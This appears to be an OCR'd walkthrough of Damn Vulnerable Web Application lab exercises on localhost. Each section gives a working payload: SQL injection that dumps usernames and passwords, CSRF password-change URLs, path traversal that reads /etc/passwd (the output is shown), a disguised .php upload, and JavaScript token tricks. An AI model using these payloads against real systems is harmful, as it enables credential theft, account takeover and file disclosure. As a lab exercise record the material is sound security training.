
Payload exploit:

Intercept the request and send it to repeater

Change id into 1 UNION SELECT user, password FROM users –

And click send

- SQL Injection (**High**)



Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```


SQL Injection Session Input ::
127.0.0.1/dvwa/vulnerabilities/sqli/sess

Session ID: 1' OR '1'='1'#

Payload exploit:

1' OR '1'='1'#

- SQL Injection Blind (Low,Medium,High)



Vulnerability: SQL Injection (Blind)

Click here to change your ID.

User ID exists in the database.

More Information

Blind SQL Injection Cookie Input :: Damn Vulnerable Web Applic

127.0.0.1/dvwa/vulnerabilities/sqli_blind/cookie-input.php#


Cookie ID set!

1' OR '1'='1'#

Payload exploit:

1' OR '1'='1'#

- CSRF (Low)



127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

Vulnerability: Cross Site Re

Change your admin password:

New password:


Confirm new password:

Password Changed.

Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

- CSRF (Medium)



```
GET /dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=
Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=pass
word&Change=Change
Cookie: PHPSESSID=1t1632e49prtdl0tkfua31h2ia; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
                    New password:<br />
                    <input type="password" AUTOCOMPLETE="off" name="
                    password_new">
                    <br />
                    Confirm new password:<br />
                    <input type="password" AUTOCOMPLETE="off" name="
                    password_conf">
                    <br />
                    <br />
                    <input type="submit" value="Change" name="Change
                    ">

                </form>
                <pre>
                    Password Changed.
                </pre>
            </div>
            <p>
                Note: Browsers are starting to default to setting the
                 <a href='https://web.dev/samesite-cookies-explained/
                '>
                    SameSite cookie
                </a>
                 flag to Lax, and in doing so are killing off some
                types of CSRF attacks. When they have completed their
                 mission, this lab will not work as originally
                expected.
            </p>
            <p>
                Announcements:
            </p>
            <ul>
                <li>
                    <a href='
                    https://chromestatus.com/feature/508814734603059
                    2'>
                        Chromium
                    </a>
                </li>
                <li>
                    <a href='
                    https://docs.microsoft.com/en-us/microsoft-edge/
                    web-platform/site-impacting-changes'>
```

Payload exploit:


Turn intercept on

http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

add to repeater

Referer: http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change

- File Inclusion (Low)




```
oot:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
ucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:
sr/sbin/nologin _galera:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin rwhod:x:103:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
essagebus:x:106:106::/nonexistent:/usr/sbin/nologin tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin Debian-snmp:x:110:109::/var/lib/snmp:/bin/false redis:x:111:111::/var/lib/redis:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:113:114::/var/lib/mosquitto:/usr/sbin/nologin redsocks:x:114:115::/var
un/redsocks:/usr/sbin/nologin stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin sshd:x:115:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin sslh:x:116:118::/nonexistent:/usr/sbin/nologin postgres:x:117:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash avahi:x:118:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin _gvm:x:119:122::/var
ib/openvas:/usr/sbin/nologin speech-dispatcher:x:120:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin inetsim:x:121:124::/var/lib/inetsim:/usr/sbin/nologin geoclue:x:122:125::/var/lib/geoclue:/usr/sbin/nologin gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin statd:x:123:65534::/var/lib/nfs:/usr/sbin
ologin saned:x:124:127::/var/lib/saned:/usr/sbin/nologin polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin rtkit:x:125:128:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:126:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false atta:x:1000:1000:Atta,,,:/home/atta:/usr/bin/zsh _dvwa:x:128:134::/var/log/dvwa:/usr/sbin/nologin vboxadd:x:997:1::/var/run/vboxadd:
in/false
```

Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

page=../../../../../../etc/passwd

- File Inclusion (**Medium**)




```
oot:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:
usr/sbin/nologin _galera:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin rwhod:x:103:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
nessagebus:x:106:106::/nonexistent:/usr/sbin/nologin tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin Debian-snmp:x:110:109::/var/lib/snmp:/bin/false redis:x:111:111::/var/lib/redis:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:113:114::/var/lib/mosquitto:/usr/sbin/nologin redsocks:x:114:115::/var
run/redsocks:/usr/sbin/nologin stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin sshd:x:115:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin sslh:x:116:118::/nonexistent:/usr/sbin/nologin postgres:x:117:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash avahi:x:118:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin _gvm:x:119:122::/var
lib/openvas:/usr/sbin/nologin speech-dispatcher:x:120:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin inetsim:x:121:124::/var/lib/inetsim:/usr/sbin/nologin geoclue:x:122:125::/var/lib/geoclue:/usr/sbin/nologin gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin statd:x:123:65534::/var/lib/nfs:/usr/sbin
nologin saned:x:124:127::/var/lib/saned:/usr/sbin/nologin polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin rtkit:x:125:128:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:126:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false atta:x:1000:1000:Atta,,,:/home/atta:/usr/bin/zsh _dvwa:x:128:134::/var/log/dvwa:/usr/sbin/nologin vboxadd:x:997:1::/var/run/vboxadd:
bin/false
```

Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=/etc/passwd

page=/etc/passwd

- File Inclusion (**High**)



127.0.0.1/dvwa/vulnerabilities/fi/?page=file:///etc/passwd


```
oot:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:
usr/sbin/nologin _galera:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin rwhod:x:103:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
nessagebus:x:106:106::/nonexistent:/usr/sbin/nologin tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin Debian-snmp:x:110:109::/var/lib/snmp:/bin/false redis:x:111:111::/var/lib/redis:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:113:114::/var/lib/mosquitto:/usr/sbin/nologin redsocks:x:114:115::/var
run/redsocks:/usr/sbin/nologin stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin sshd:x:115:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin sslh:x:116:118::/nonexistent:/usr/sbin/nologin postgres:x:117:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash avahi:x:118:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin _gvm:x:119:122::/var
lib/openvas:/usr/sbin/nologin speech-dispatcher:x:120:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin inetsim:x:121:124::/var/lib/inetsim:/usr/sbin/nologin geoclue:x:122:125::/var/lib/geoclue:/usr/sbin/nologin gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin statd:x:123:65534::/var/lib/nfs:/usr/sbin
nologin saned:x:124:127::/var/lib/saned:/usr/sbin/nologin polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin rtkit:x:125:128:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:126:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false atta:x:1000:1000:Atta,,,:/home/atta:/usr/bin/zsh _dvwa:x:128:134::/var/log/dvwa:/usr/sbin/nologin vboxadd:x:997:1::/var/run/vboxadd:
bin/false
```

Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=file:///etc/passwd

page=file:///etc/passwd

- File Upload (Low)



Vulnerability: File Upload

Choose an image to upload:


```
../../hackable/uploads/file.jpg.php succesfully uploaded!
```

Payload exploit:

Touch file.jpg.php

Then upload

- Javascript (Low)



Vulnerability: JavaScript Attacks


Submit the word "success" to win.

Well done!

Phrase ChangeMe Submit

Payload exploit:

Change the value of the form on inspect to success




```
>> generate_token()
← undefined
>>
```

at console type generate_token()

then click submit

- Javascript (**Medium**)




Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase ChangeMe

Payload exploit:



Time	Type	Direction	Host	Method	URL
22:57:26 19 Sep 2024	HTTP	← Response	127.0.0.1	GET	http://127.0.0.1/dvwa/vulnerabilities/javascript/


```
GET /dvwa/vulnerabilities/javascript/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/javascript/
Cookie: PHPSESSID=1t1632e49prtdl0tkfua31h2ia; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
    <h1>
      Vulnerability: JavaScript Attacks
    </h1>

    <div class="vulnerable_code_area">
      <p>
        Submit the word "success" to win.
      </p>



      <form name="low_js" method="post">
        <input type="hidden" name="token" value="" id="token" />
        <label for="phrase">
          Phrase
        </label>
         <input type="text" name="phrase" value="success" id="phrase" />
        <input type="submit" id="send" name="send" value="Submit" />
      </form>
      <script src="../../vulnerabilities/javascript/source/medium.js">
      </script>

    </div>
    <h2>
      More Information
    </h2>
    <ul>
      <li>
